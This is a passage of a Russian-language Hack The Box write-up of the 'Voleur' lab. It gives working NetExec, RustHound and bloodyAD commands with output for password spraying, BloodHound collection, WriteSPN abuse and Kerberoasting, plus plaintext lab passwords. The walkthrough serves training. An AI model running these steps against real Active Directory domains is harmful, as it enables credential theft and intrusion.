
	A	B	C	D
1	User	Job Title	Permissions	Notes
2	Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
3	Marie.Bryant	First-Line Support Technician	SMB	
4	Lacey.Miller	Second-Line Support Technician	Remote Management Users	
5	~~Todd.Wolfe~~	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
6	Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
7	Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
8				
9				
10	Service Accounts			
11	svc_backup		Windows Backup	Speak to Jeremy!
12	svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
13	svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
14	svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.
15				
16				
17				

Содержимое документа

ТОЧКА ОПОРЫ

Снова обращаемся к LDAP и запрашиваем список пользователей. Иногда в описании учетных записей можно найти полезную информацию.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u ryan.naylor -p
HollowOct31Nyt -k
```



```
~/tmp/HTB/voleur   (2.403s)
faketime -f '+8h' nxc ldap 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt -k --users
LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb)
LDAP        10.10.11.76     389    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
LDAP        10.10.11.76     389    DC               [*] Enumerated 11 domain users: voleur.htb
LDAP        10.10.11.76     389    DC               -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.10.11.76     389    DC               Administrator                 2025-01-28 23:35:13 0        Built-in account for administering the computer/domain
LDAP        10.10.11.76     389    DC               Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.10.11.76     389    DC               krbtgt                        2025-01-29 11:43:06 0        Key Distribution Center Service Account
LDAP        10.10.11.76     389    DC               ryan.naylor                   2025-01-29 12:26:46 0        First-Line Support Technician
LDAP        10.10.11.76     389    DC               marie.bryant                  2025-01-29 12:21:07 0        First-Line Support Technician
LDAP        10.10.11.76     389    DC               lacey.miller                  2025-01-29 12:20:10 4        Second-Line Support Technician
LDAP        10.10.11.76     389    DC               svc_ldap                      2025-01-29 12:20:54 0
LDAP        10.10.11.76     389    DC               svc_backup                    2025-01-29 12:20:36 0
LDAP        10.10.11.76     389    DC               svc_iis                       2025-01-29 12:20:45 0
LDAP        10.10.11.76     389    DC               jeremy.combs                  2025-01-29 18:10:32 0        Third-Line Support Technician
LDAP        10.10.11.76     389    DC               svc_winrm                     2025-01-31 12:10:12 0
```


Список пользователей

Список пользователей сохраняем в файл, после чего проверяем найденные пароль и другие учетные данные.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u users.txt -p
NightT1meP1dg3on14 -k
```

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p M1XyC9pW7qT5Vn
-k
```

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_iis -p N5pXyW1VqM7CZ8
-k
```



```
~/tmp/HTB/voleur   (6.447s)
faketime -f '+8h' nxc ldap 10.10.11.76 -u users.txt -p NightT1meP1dg3on14 -k --users
LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb)
LDAP        10.10.11.76     389    DC               [-] voleur.htb\ryan.naylor:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.76     389    DC               [-] voleur.htb\marie.bryant:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.76     389    DC               [-] voleur.htb\lacey.miller:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.76     389    DC               [-] voleur.htb\svc_ldap:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.76     389    DC               [-] voleur.htb\svc_backup:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.76     389    DC               [-] voleur.htb\svc_iis:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.76     389    DC               [-] voleur.htb\jeremy.combs:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.76     389    DC               [-] voleur.htb\svc_winrm:NightT1meP1dg3on14 KDC_ERR_PREAUTH_FAILED
~/tmp/HTB/voleur   (2.257s)
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p M1XyC9pW7qT5Vn -k
LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb)
LDAP        10.10.11.76     389    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
~/tmp/HTB/voleur   (2.274s)
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_iis -p N5pXyW1VqM7CZ8 -k
LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb)
LDAP        10.10.11.76     389    DC               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
```

Проверка учетных данных

Соберем информацию о домене с помощью **BloodHound**.

Справка: BloodHound

Утилита BloodHound использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для разных ОС и на разных языках программирования.


Собирать данные будем с помощью **RustHound**. Эта версия коллектора может использовать аутентификацию Kerberos. Внесем информацию о целевом домене в файл `/etc/krb5.conf`.

```
[domain_realm]
    .voleur.htb = VOLEUR.HTB
    voleur.htb = VOLEUR.HTB

[libdefaults]
    default_realm = VOLEUR.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = true
    ticket_lifetime = 24h
    forwardable = true

[realms]
    VOLEUR.HTB = {
        kdc = DC.VOLEUR.HTB
        admin_server = DC.VOLEUR.HTB
        default_domain = VOLEUR.HTB
    }
```

Затем запросим TGT-билет пользователя и выполним подключение к службе LDAP.

```
faketime -f '+8h' getTGT.py voleur.htb/ryan.naylor:HollowOct31Nyt
```


```
KRB5CCNAME=ryan.naylor.ccache faketime -f "+8h" ./rusthound-ce -d
voleur.htb -u ryan.naylor -f DC -k -z -c All
```



```
KRB5CCNAME=ryan.naylor.ccache faketime -f "+8h" ./rusthound-ce -d voleur.htb -u ryan.naylor -f DC -k -z -c All
---------------------------------------------------
Initializing RustHound-CE at 22:16:06 on 08/07/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-08-07T19:16:06Z INFO  rusthound_ce] Verbosity level: Info
[2025-08-07T19:16:06Z INFO  rusthound_ce] Collection method: All
[2025-08-07T19:16:07Z INFO  rusthound_ce::ldap] Connected to VOLEUR.HTB Active Directory!
[2025-08-07T19:16:07Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-08-07T19:16:07Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-07T19:16:07Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=voleur,DC=htb
[2025-08-07T19:16:07Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-07T19:16:10Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=voleur,DC=htb
[2025-08-07T19:16:10Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-07T19:16:14Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=voleur,DC=htb
[2025-08-07T19:16:14Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-07T19:16:14Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=voleur,DC=htb
[2025-08-07T19:16:14Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-08-07T19:16:14Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=voleur,DC=htb
[2025-08-07T19:16:14Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2025-08-07T19:16:14Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
[2025-08-07T19:16:14Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-08-07T19:16:14Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] 12 users parsed!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] 64 groups parsed!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] 5 ous parsed!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2025-08-07T19:16:15Z INFO  rusthound_ce::json::maker::common] .//20250807221615_voleur-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 22:16:15 on 08/07/25! Happy Graphing!
```

Логи RustHound

Как показывает граф BloodHound, учетная запись `svc_ldap` имеет право `WriteSPN` на учетную запись `svc_winrm`, которая состоит в группе `REMOTE MANAGEMENT USERS`.




Граф RustHound

Право `WriteSPN` позволяет нам записывать данные в `ServicePrincipalName`. То есть мы можем записать любые данные в этот атрибут учетки `svc_winrm` и затем провести атаку Kerberoasting для получения хеша пароля пользователя и дальнейшего подбора пароля. Изменить значение атрибута `ServicePrincipalName` можно с помощью bloodyAD.

```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_
ldap -p 'M1XyC9pW7qT5Vn' -k set object 'svc_winrm'
servicePrincipalName -v 'test/DC.voleur.htb'
```

INFO

Подробнее о технике Kerberoasting читай в статье «Базовые атаки на AD. Разбираем Kerberoasting, AS-REP Roasting и LLMNR Poisoning».




```
faketime -f '+8h' bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k set object 'svc_winrm' servicePrincipalName -v 'test/DC.voleur.htb'
[+] svc_winrm's servicePrincipalName has been updated
```

Изменение атрибута

Теперь выполним атаку Kerberoasting. Сделать это можно, используя утилиту NetExec.

```
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p M1XyC9pW7qT5Vn
-k --kerberoasting out.txt
```




```
~/tmp/HTB/voleur   (2.683s)
faketime -f '+8h' nxc ldap 10.10.11.76 -u svc_ldap -p M1XyC9pW7qT5Vn -k --kerberoasting out.txt
LDAP        10.10.11.76     389    DC               [*] None (name:DC) (domain:voleur.htb)
LDAP        10.10.11.76     389    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
LDAP        10.10.11.76     389    DC               Bypassing disabled account krbtgt
LDAP        10.10.11.76     389    DC               [*] Total of records returned 1
